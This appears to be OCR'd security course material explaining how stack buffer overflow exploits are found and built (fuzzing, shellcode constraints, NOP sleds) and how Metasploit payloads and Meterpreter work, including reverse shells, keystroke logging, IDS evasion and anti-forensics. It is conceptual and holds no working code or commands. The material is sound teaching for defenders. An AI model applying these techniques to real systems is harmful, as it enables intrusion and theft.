When programs don't check and limit the amount of data copied into a variable's assigned space, that variable's space can be overflowed. When that buffer is overflowed, the data placed in the buffer goes into the neighboring variables' space and eventually into the pointer space. Attackers take advantage of this by precisely tuning the amount and contents of user input data placed into an overflowable buffer. The data that the attacker sends usually consists of machine-specific bytecode (low-level binary instructions) to execute a command, plus a new address for the return pointer (RP). This address points back into the address space of the stack, causing the program to run the attacker's instructions when it attempts to return from the subroutine.

In this case, user data is written into the allocated buffer by the subroutine. If the data size is not checked, the RP can be overwritten by user data and then the attacker exploit places machine code in the buffer and overwrites the RP. When the function returns, the attacker's code, loaded into the stack from user input, is executed.

Exploiting Buffer Overflows

Buffer Overflow

- Two options
  - Use an off-the-shelf exploit someone else already created
    - Script kiddie approach
    - Common
    - Numerous exploits available via exploit-db.com, packetstormsecurity.org, and other sources
    - Admins *may* have already patched against it
  - Create a new exploit for a new vulnerability
    - Admins likely won't know about it
    - This is the realm of zero-day exploits
    - Very nasty stuff!

A large number of pre-canned buffer overflow exploits are available from sources such as exploit-db.com, packetstormsecurity.org, or others.

Discovering and creating exploits for custom buffer overflow attacks, however, is a useful technique in the computer underground.

There are two options for performing buffer overflows.

Option 1 is to use an off-the-shelf exploit someone else already created. This is the script kiddie approach and is common. The downside for an attacker is that admins may have already patched against it.

Option 2 involves creating a new exploit for a new vulnerability, a so-called zero-day exploit, because it has been known for only zero days. The admins likely won't know about it, and therefore, patches won't exist yet. That's nasty stuff!

Creating a Buffer Overflow Exploit

Buffer Overflow

- The three steps of the process of finding a flaw and creating an exploit are
  1) Find potential buffer overflow condition
  2) Push the proper executable code into memory to be executed
  3) Set the return pointer so that it points back into the stack for execution

To create a zero-day buffer overflow exploit, the attacker needs to follow this three-step process:

1) Find a potential buffer overflow condition. That is, the attacker must find a vulnerability to exploit.
2) Create an exploit to push just the proper executable code into memory to be executed. In other words, the bad guy must create some code to take advantage of the vulnerability.
3) Set the return pointer so that it points back into the stack for execution. That way, the bad guy can get his/her exploit code to run.


Each of these three steps must be done just right for the buffer overflow to work properly.

Step 1 is a discovery exercise. You have to look to find a buffer overflow in some code running on a victim machine.

Attackers can use exploit code created by other people in step 2, creatively borrowing from other attackers.

Step 3 can be the hardest step. But soon, we see a trick used by the attackers to make it much easier.

Let's explore each of these steps in more detail.



If the attacker has the binary executable, he or she searches the binary for known weak function calls. This can be done using a debugger or the strings command. Metasploit (a tool covered in more detail later) includes some features for opening up and scanning machine language code (EXEs, DLLs, and ELF binaries) to find patterns of machine language instructions that are consistent with buffer overflows. Alternatively, if the source code is available, the attackers comb through it!


They look for functions that are frequently associated with buffer overflow vulnerabilities, such as

strcpy
strncpy
strcat
sprintf
scanf
fgets
gets
getws
memcpy
memmove

Each of these standard C library functions moves data around between memory buffers. These functions are commonly misused by developers who do not check the size of user input before sending it to these functions. If your software-development people use these functions in your code, they could easily lead to buffer overflows.

Code Search Engine Tools

- Various code search engine tools are available
  - Koders.com is one of the most widely used
  - Google shut down its code search feature
- Koders.com crawls the Internet to find source code
  - C, C++, Perl, Python, Ruby, Java, and more
  - Search for commonly misused functions to try to discern security vulnerabilities
- Caches source code and allows for flexible searches
  - RegEx not supported
- Free open-source and proprietary code included in search results



Besides looking through the source code downloaded locally to the attacker's machine to find misused function calls and other flaws, security vulnerability researchers can also turn to online source code search engine tools, such as Koders.com. As Koders.com crawls the Internet, it fetches source code from various websites throughout the world. The Koders.com website caches this code and makes it searchable. The search syntax supported by Koders.com allows for searching for strings, of course, but does not support regular expressions, a powerful and flexible method for defining textual patterns. Google once had a code search feature as part of Google Labs, but it was shut down in 2011.

Koders.com searches through many free, open source projects, as you might expect. It also includes source code for some proprietary products, as a Koders.com search reveals by simply including the words "proprietary," "internal," "sensitive," and others in the search. Sensitive source code often includes such words in its comments.

Step 1) Finding Potential Buffer Overflows – Cram Input

Buffer Overflow

- Take a brute-force approach
- Shove a repeating pattern of arbitrarily long characters into every possible opening
  - Every user input: names, addresses, configuration parameters, and more
- Look for a crash where the Instruction Pointer (EIP on x86) contains your pattern
  - That means, you were able to overflow a buffer and get your input into the instruction pointer (very promising)
  - In 2009, Microsoft released an automated crash-analysis tool called !exploitable that estimates how exploitable a given flaw is
    - Free at http://msecdbg.codeplex.com/

The computer underground has numerous people who create scripts that plug data into program openings all day long, looking for crashes. If some of the input finds its way into the instruction pointer register, you've got a potential buffer overflow exploit. The general method for finding flaws by cramming input includes these steps:

1) Take a brute-force approach.
2) Shove a repeating pattern of arbitrarily long characters into every possible opening.
   - Every user input: names, addresses, configuration parameters, and more
3) Look for a crash where the Instruction Pointer (EIP on Intel) contains your pattern.
   - That means you were able to overflow a buffer and get your input into the instruction pointer (very promising). Microsoft released a tool in 2009 called "!exploitable" (pronounced "bang exploitable") that works with a debugger to analyze software crashes to determine whether they may be exploitable to run code of an attacker's choosing on a target machine. The !exploitable program calculates an exploitability rating to indicate how easily it estimates it would be to develop an exploit for a given crash condition. The !exploitable tool by Microsoft is available at http://www.codeplex.com/msecdbg.

Step 1) What to Cram?

Buffer Overflow

- Usually, attackers cram a series of the character "A" into all input
  - But, anything with a repeating pattern that can be observed is OK
- Cram away, using increasing sequences of the "A" character into every input
  - Environment variables
  - Every field sent in the network
  - GUI fields
  - Command-line options
  - Menus
  - Administrative interfaces
- To find which of the As made it crash, they enter input of ABCDEFGHIJK or other unique text and look for the characters that ended up in the RP

The character A is hexadecimal 0x41. Usually, attackers cram a series of the character "A" into all input, although anything with a repeating pattern that can be observed is OK (such as 0x80).

They cram away, using increasing sequences of the "A" character into every input, including

- Environment variables
- Every field sent in the network
- GUI fields
- Command-line options
- Menus
- Administrative interfaces

Once the attackers find out that some of the user input made it into the Instruction Pointer, they next need to figure out which part of all those As was the element that landed on the return pointer. They determine this by playing a little game. They first fuzz with all A', as we saw before. Then, they fuzz with an incrementing pattern, perhaps of all the ASCII characters, including ABCDEF and all the other characters repeated again and again. I call this the "ABCDEF game." They then wait for another crash. Now, suppose that the attacker sees that DEFG is in the return pointer slot. The attacker will then fuzz with each DEFG pattern of the input tagged, such as DEF1, DEF2, DEF3, and so on. Finally, the attacker might discover that DEF8 is the component of the user input that hits the return pointer. Voila! The attacker now knows where in the user input to place the return pointer. Attackers can use automated tools to play this little game, which identifies the location in the user input where the new return pointer should be placed. Of course, the attacker still doesn't know what value to place there, but at least he or she knows where it will go in the user input once the value is determined.

Step 2) Push Exploit Code into Memory

Buffer Overflow

- The exploit is an arbitrary command to be executed in the context and with the permissions of the vulnerable program
  - Overflows in SUID root programs and processes running as UID 0 are special prizes for UNIX/Linux
  - Overflows in SYSTEM-level processes are treasured by attackers in Windows
- Exploit is in machine language
  - Tailored specifically to the processor architecture
  - Exploit must conform to the operating system
  - Usually, a system call on the victim machine


The attacker must push exploit code into memory of the vulnerable program to run. The exploit is an arbitrary command to be executed in the context of the vulnerable program and with its permissions. Typically, the attacker tries to invoke a shell because then the shell can be fed arbitrary commands to run. That's why the package included in the exploit itself is often called "shell code." The exploit is in machine language and tailored specifically to the processor architecture on the victim machine. The exploit must conform to the operating system and, usually, a system call on the victim machine.

Finding a buffer overflow vulnerability in an SUID root program is useful in UNIX, because it runs with the privileges of the program owner (root), and not the person running the program. Attacks against SUID root programs are useful if an attacker already has an account on a machine and wants root-level access in a privilege escalation attack. Also, attackers target processes running with UID 0 to try to gain high privileges on a UNIX or Linux machine. On a Windows machine, attackers are particularly fond of overflow vulnerabilities in programs that run as SYSTEM.

Of course, the exploit code is written in raw machine-language bytecodes, and therefore depends heavily on the processor architecture and operating system type. So, for example, the exploit might be tailored to Intel processors on Linux machines. Or, it might run against a Solaris system with a SPARC processor, and so on.

Step 2) Additional Characteristics of the Exploit

- It is helpful to have small exploit code so that it fits into the buffer
- The raw machine language must not contain anything equivalent to characters that are filtered out or would impact string operations
  - For example, an ASCII null (0x00) in the code stops a vulnerable strcpy from writing all the exploit to the stack
  - Attackers may need to encode the exploit to avoid filtering



Smashed Stack

Small exploits are nice to have, because getting one to run is a lot easier if the entire exploit fits into the buffer. Remember, the buffer isn't infinitely huge, so the attacker tries to create exploit code that fits within the constraints of the buffer itself.

If the raw machine language, when interpreted as ASCII, contains a character that the program is filtering, it won't be fully loaded on to the stack either. A filtered character from the exploit would break its functionality, rendering it useless to the attacker when loaded into memory.

Assembly code that contains ASCII null characters (0x00) are a major issue if the attacker is trying to exploit a faulty string function. Null characters are just eight zero bits in a row, lined up on a character boundary. Remember, string functions (like strcpy and strncpy) only copy data up until a null character is reached. These functions assume that the string ends at the null characters, and therefore drop everything after the null character. If the machine-language code includes a null character, the vulnerable string function won't copy all the attacker's code from the user input, leaving only part of the machine code on the stack. The attack won't work if just part of the code is loaded onto the stack.

To avoid null characters and anything else the program may filter, this step may involve some creative assembly language programming and/or some encoding of the instructions so that they don't get filtered!

Step 3) Setting the Return Pointer


Buffer Overflow

- This is probably the most difficult part of creating a buffer overflow exploit
- The attacker doesn't know exactly which memory location the executable code is at
  - Much of this depends on how the target program was compiled
  - Also, some of it is determined at runtime
- Guess what the return pointer should be
  - Looking at the source code helps
  - Even with a debugger, you can analyze the code and get an estimate of how much space is included between the buffer and the return pointer

Because the stack is dynamic, it can be difficult to find the exact location of the start of the executable code you push onto the stack. The attacker could simply guess the address by running the code hundreds of times to make it an educated guess. However, the odds still might be one in a million.

Step 3) Improving the Odds That the Return Pointer Will Be OK

- Include NOPs in advance of the executable code
  - Then, if your pointer goes to the NOPs, nothing happens
  - Execution continues down the stack until it gets to your instructions
  - NOPs can be used to detect these attacks on the network
- The package that contains the NOP sled, attacker machine code, and return pointer is sometimes called an egg



Smashed Stack

By putting a large number of NOP instructions at the beginning of the exploit, the attacker improves the odds that the guessed return pointer will work. As long as the guessed address jumps back into the NOP sled somewhere, the attacker's code will soon be executed. The code will do nothing, nothing, nothing, nothing, and then run the attacker's code.

The NOPs could be implemented using the standard instruction for the processor, which may be detected if it moves across the network.

The package that contains the NOP sled, attacker machine code, and return pointer is called an egg.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - **Metasploit**
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

SANS | SEC5 | 114

The next topic focuses on how buffer overflow exploits, as well as many other exploit techniques, are packaged together and used. We discuss exploitation frameworks, looking at the dominant free, open-source example: Metasploit.

Packaging Exploits: Metasploit Framework

Metasploit


- Written by H.D. Moore, originally released in 2003, at www.metasploit.com
- Regular updates followed with an entire community of developers continuously working on new modules
- Runs on Windows, Linux, BSD, and MacOS X
- A modular tool tying together
  - Exploit, payload, and targeting (dest IP addr, port, options)
  - Exploit and payload development packages
  - Other computer attacks, including scanning and evasion tactics

To help develop, use, and package exploits, H.D. Moore and his team at Metasploit released the Metasploit framework. This tool, which runs on Linux, *BSD, MacOS X, and Windows, creates a modular interface for tying together exploits, payloads, and targeting information. By creating a simple yet powerful architecture for stitching together custom exploits from modular building blocks, the Metasploit framework is an ideal tool for attackers and penetration testers.

Using the framework, the attacker first selects a particular exploit from the pool included in the tool. Currently, over a thousand exploits have been defined for the tool. Then, the attacker selects a payload that the exploit will cause the target machine to run. Many payloads have also been defined. Finally, the attacker configures targeting information, including the destination IP address and port number, as well as any options required for the particular exploit or payload.

Then, the Metasploit framework does its magic. It creates a custom package, including the exploit, payload, and targeting info, and launches this package against the victim machine. By assembling the package on the fly, the attacker has amazing flexibility in launching an attack.

Metasploit also includes some scanning options, with a UDP port scanner and some capabilities for determining whether a given target has vulnerabilities that Metasploit can exploit. Metasploit also includes a variety of evasion options achieved through using encoding for exploits and payloads.




Here are the essential components of Metasploit. The tool holds a collection of exploits themselves, little snippets of code that force a victim machine to execute the attacker's payload. Metasploit has over a thousand different exploits today, including numerous common buffer overflow attacks. Next, the tool offers a set of payloads, the code the attacker wants to run on the target machine. Some payloads create a command-shell listener on a network port, waiting for the attacker to connect and get a command prompt. Other payloads give the attacker direct control of the victim machine GUI across the network by surreptitiously installing VNC, the GUI remote-control tool. Users of any of these exploit frameworks don't even have to understand how the exploit or payload works. They simply run the user interface, select an appropriate exploit and payload, and then fire the resulting package at the target. The tool bundles the exploit and payload together, applies a targeting header, and launches it across the network. The package arrives at the target, and the exploit triggers the payload, running the attacker's chosen code on the victim machine. These are the things that script-kiddie dreams are made of.

Additionally, Metasploit includes a variety of auxiliary modules, which include port scanners, vulnerability scanners, Denial of Service tools, and fuzzers to find security flaws. Post modules, on the other hand, are for post-exploitation, taking action on a target machine after an attacker has successfully exploited it. Some post modules plunder a system for important information, such as crypto keys, while others focus on local privilege escalation.

Script kiddies aside, in addition to the exploits and payloads, the frameworks also feature a collection of tools to help developers create brand-new exploits and payloads. Some of these tools review potentially vulnerable programs to help find buffer overflow and related flaws in the first place. Others help the developer figure out the size, location, and offset of memory regions in the target program that hold and run the exploit and payload. Some include code samples to inject a payload into the target's memory, while still others help armor the resulting exploit and payload to minimize the chance it will be detected or filtered at the target. Here's the real power of these tools: If a developer builds an exploit or payload within the framework, it can be used interchangeably with other payloads or exploits and the overall exploit framework user interface.

Metasploit User Interfaces

- Console, command line, and GUI interface
- Select exploit
  - Some exploits include functions to check if the target is vulnerable
  - Others just exploit
- Set target
- Select payload
  - If a particular exploit has no payload, attacker can set a command to execute
- Set options and LAUNCH



Metasploit has many different user interfaces, including a console interface (for simple navigation between various options), a command-line interface, and a GUI interface (called "Armitage").

The attacker first selects the exploit that is included in the package. Some exploits have an option simply to check if the target is vulnerable, without actually executing the exploit itself. Other exploits just attack the system, running the attacker's code. Some of the exploits include vulnerability check and attack capabilities.

The attacker then sets the target, which includes the IP address and destination port. Additionally, for those payloads that require communication back with the attacker's machine, such as a Reverse Shell, the attacker can include a system address and port number where a listener is waiting to catch a shell shoveled back from the victim machine.

Finally, the attacker selects the payload. Most of the exploits have payloads, which include firing up a command-shell listener or a reverse shell. For the few exploits that do not have payloads, the attacker can select a command to run on the target.

After configuring each of these items, as well as any options, the attacker can launch the exploit against the target.

Exploits Currently Included Metasploit Framework

Metasploit

- New exploits released on a regular basis, for a total of over 1,000 exploits
- Windows services
  - Built in to the operating system
  - Separate, third-party programs, including SCADA control programs running on Windows
- Windows client software
  - Browsers: IE, Firefox, and more
  - Document reading tools: Adobe Reader
  - Runtime environments: Adobe Flash, Java
  - Media players: iTunes, QuickTime, and Real Player
- UNIX services
  - Linux
  - HP-UX, Solaris, Others
- Web servers
  - Apache, IIS, and more
- Much more
- A number of exploits target mobile devices

The Metasploit framework currently includes over a thousand different exploits. Given the flexibility of the tool, and the prolific work of the tool's authors, I expect we'll see many, many exploits added to this list in the future. Once new holes are discovered and exploitation code is written, adding the new exploit to the Metasploit framework is straight forward. Note that many of the exploits are targeting client-side components, such as browsers and document-reading tools.

Recently, there have been a growing number of mobile device exploits added to Metasploit.

In summary, that is a flexible framework!

Payloads Currently Included in Metasploit Framework

Metasploit

- Many payloads to choose from
  - Bind shell to current port
  - Bind shell to arbitrary port
  - Reverse shell back to attacker (shoveling shell)
  - Windows VNC Server DLL Inject
  - Reverse VNC DLL Inject (shoveling GUI)
  - Inject DLL into running application
  - Create Local Admin user
- All payloads can be exported in many different formats
  - Macros
  - Executable (Windows, Linux, and mobile devices)
  - Web components
  - Raw C, Perl, and Ruby code

The primary goals of the Metasploit payloads include functioning in most environments (for example, working across various operating-system patch levels, hotfix installs, service packs, and so on) and cleaning up after themselves (for example, don't leave the system or a service crashed).

The payloads available within the framework include

- **Bind shell to current port**: This opens a command shell listener using the existing TCP connection used to send the exploit.
- **Bind shell to arbitrary port**: This opens a command shell listener on any TCP port of the attacker's choosing.
- **Reverse shell**: This payload shovels a shell back to the attacker on a TCP port. The attacker will likely have a netcat listener waiting to receive the shell.
- **Windows VNC Server DLL Inject**: This payload allows the attacker to remotely control the GUI of the victim machine, using the Virtual Network Computing (VNC) tool, sent as a payload. VNC runs inside the victim process, so it doesn't need to be installed on the victim machine. Instead, it is inserted as a DLL inside the vulnerable process.
- **Reverse VNC DLL Inject**: This payload inserts VNC as a DLL inside the running process, and then tells the VNC server to make a connection back to the client, in effect shoveling the GUI. That's scary and amazing at the same time.
- **Inject DLL into running application**: This payload injects an arbitrary DLL into the vulnerable process, and creates a thread to run inside that DLL.
- **Create Local Admin user**: This payload creates a new user in the administrators group with a name and password specified by the attacker.

All the different payloads can be exported into a number of different formats. For example, you can export to a functioning executable on Linux, Windows, and mobile-device platforms. You can also export the payloads in a number of other formats that can be incorporated into documents and other programs.

Metasploit Payloads – The Meterpreter

Metasploit

- The Meterpreter: General-purpose module giving ability to load and interact with DLLs in real time, after exploitation has occurred, and interact across the network with the DLL
- Creates specialized command-line access within a running process
  - Doesn't create separate process (no extraneous cmd.exe)
    - Helps attackers avoid getting spotted by living just inside the exploited process
  - Doesn't touch hard drive unless you want it to
    - Helps attackers to evade some forensics analysis techniques
  - Doesn't need any system-provided command executables for its command shell; they are built-in to the Meterpreter
    - A little command-line environment that includes the basics
    - Helps attacker function on a system that has been seriously stripped down
  - Easily extendable by adding new DLLs
- Meterpreter originally released for Windows targets
- PHP Meterpreter has been released for website targets
- Meterpreters for Linux and Java also included
  - Mac OS X Meterpreter is under construction

One of the most promising payloads of Metasploit is the Metasploit Interpreter (Meterpreter for short). This general-purpose payload for Windows targets carries a DLL to the target box to give specialized command-line access. Ho-hum... you say. We've had that with the connect a shell to arbitrary port payloads in the past. What makes the Meterpreter special?

Its beauty lies in four aspects: 1) The Meterpreter does not create a separate process to execute the shell (such as cmd.exe or /bin/sh would), but instead runs it inside the exploited process; 2) The Meterpreter does not touch the hard drive, but gives access purely by manipulating memory; 3) the Meterpreter includes its own set of commands that are injected into a target process, so it doesn't need to use any executables on the target machine; 4) The Meterpreter can load new modules, dynamically changing its functionality while still inside the memory of the exploited process.

Those last two aspects are the most powerful. For example, rather than relying on the "hostname.exe" command, the Meterpreter includes its only module for printing system information, loaded into the DLL dynamically. An attacker can inject additional modules into the Meterpreter on the fly, with whatever abilities the attacker can dream up and code, all using the Meterpreter command channel to interact with the attacker.

The Meterpreter was originally released for Windows target machines, where it has received the most development work. A version of the Meterpreter was also implemented in PHP, for deployment on web-server targets with PHP installed. Another Meterpreter was released to run in a Java runtime environment, and one has also been released for Linux targets. A version of the Meterpreter for Mac OS X targets is under construction, but hasn't been released as of this writing.

Meterpreter Features

Metasploit

- Meterpreter includes these features
  - Display system-related information (OS, user ID, and more)
  - Interact with the file system
    - cd, ls, upload, download, and so on
  - Interact with the network
    - Display network config, build port relay
  - Interact with processes on the target
    - Execute: Run a process
    - Kill: Terminate one or more processes (multiple)
    - Ps: List processes
- Meterpreter communications utilize TLS
  - Encrypts them, which makes them more difficult to detect

Here are a set of the features included with the Meterpreter:

- Display system information, including the OS type and the current user's ID (that is, the user ID that the Meterpreter runs under, which it got from the exploited process)
- Interact with the file system, including navigation (cd), directory listing (ls), and the ability to upload and download files
- Interact with the network, pulling network configuration information and implementing TCP port forwarding, something that can help pivot around firewalls
- Interact with processes to run new programs, kill processes, or list running processes on the machine

To help minimize the chance that an admin (or IDS/IPS) notices the Meterpreter traffic, the tool encrypts all network communication using TLS over a port chosen by the Metasploit user.

Additional Metasploit Features

Metasploit

- Multisession support for multiple targets
- In-memory process migration
- Disabling keyboard and mouse input
- Keystroke logging from within the Meterpreter
- Sniffing from within the Meterpreter
- Multiple encoders for exploit and payload for IDS evasion
- Pivoting to use one compromised system to attack other machines
- Priv module for altering all NTFS timestamps and dumping SAM database for cracking
  - Extendable to include local privilege escalation attacks in the future

Metasploit includes numerous additional impressive features, such as

- **Multisession support**: Metasploit allows for concurrent sessions with multiple targets simultaneously.
- **In-memory process migration**: The Meterpreter can pick up shop and move to a different process in memory, injecting its code wherever the attacker tells it to, making it more resilient to an investigator's discovery or shutting it down.
- **Disabling keyboard and mouse input**: To prevent investigators from stopping an attack, the attacker can shut down the user interface input options for the person at the console.
- **Keystroke logger**: Recent versions of the Meterpreter can log keystrokes on a compromised machine.
- **Sniffing**: Some Meterpreter modules include a sniffer that can grab packets on the compromised machine.
- **Encoders for IDS Evasion**: Metasploit can encode a given exploit and payload using over half a dozen different encoding schemes so that the result is a functionally equivalent exploit and payload, but with a different, encoded set of code. Thus, signature-based IDS and IPS tools have more difficulty detecting or blocking an attack.
- **Pivoting**: When an attacker compromises one machine, the attacker wants to use that system as a launch point for attacks against other targets. Pivoting does just that. Earlier Meterpreter implementations supported port forwarding, which implements a simple pivot. This newer feature is more integrated into the Meterpreter.
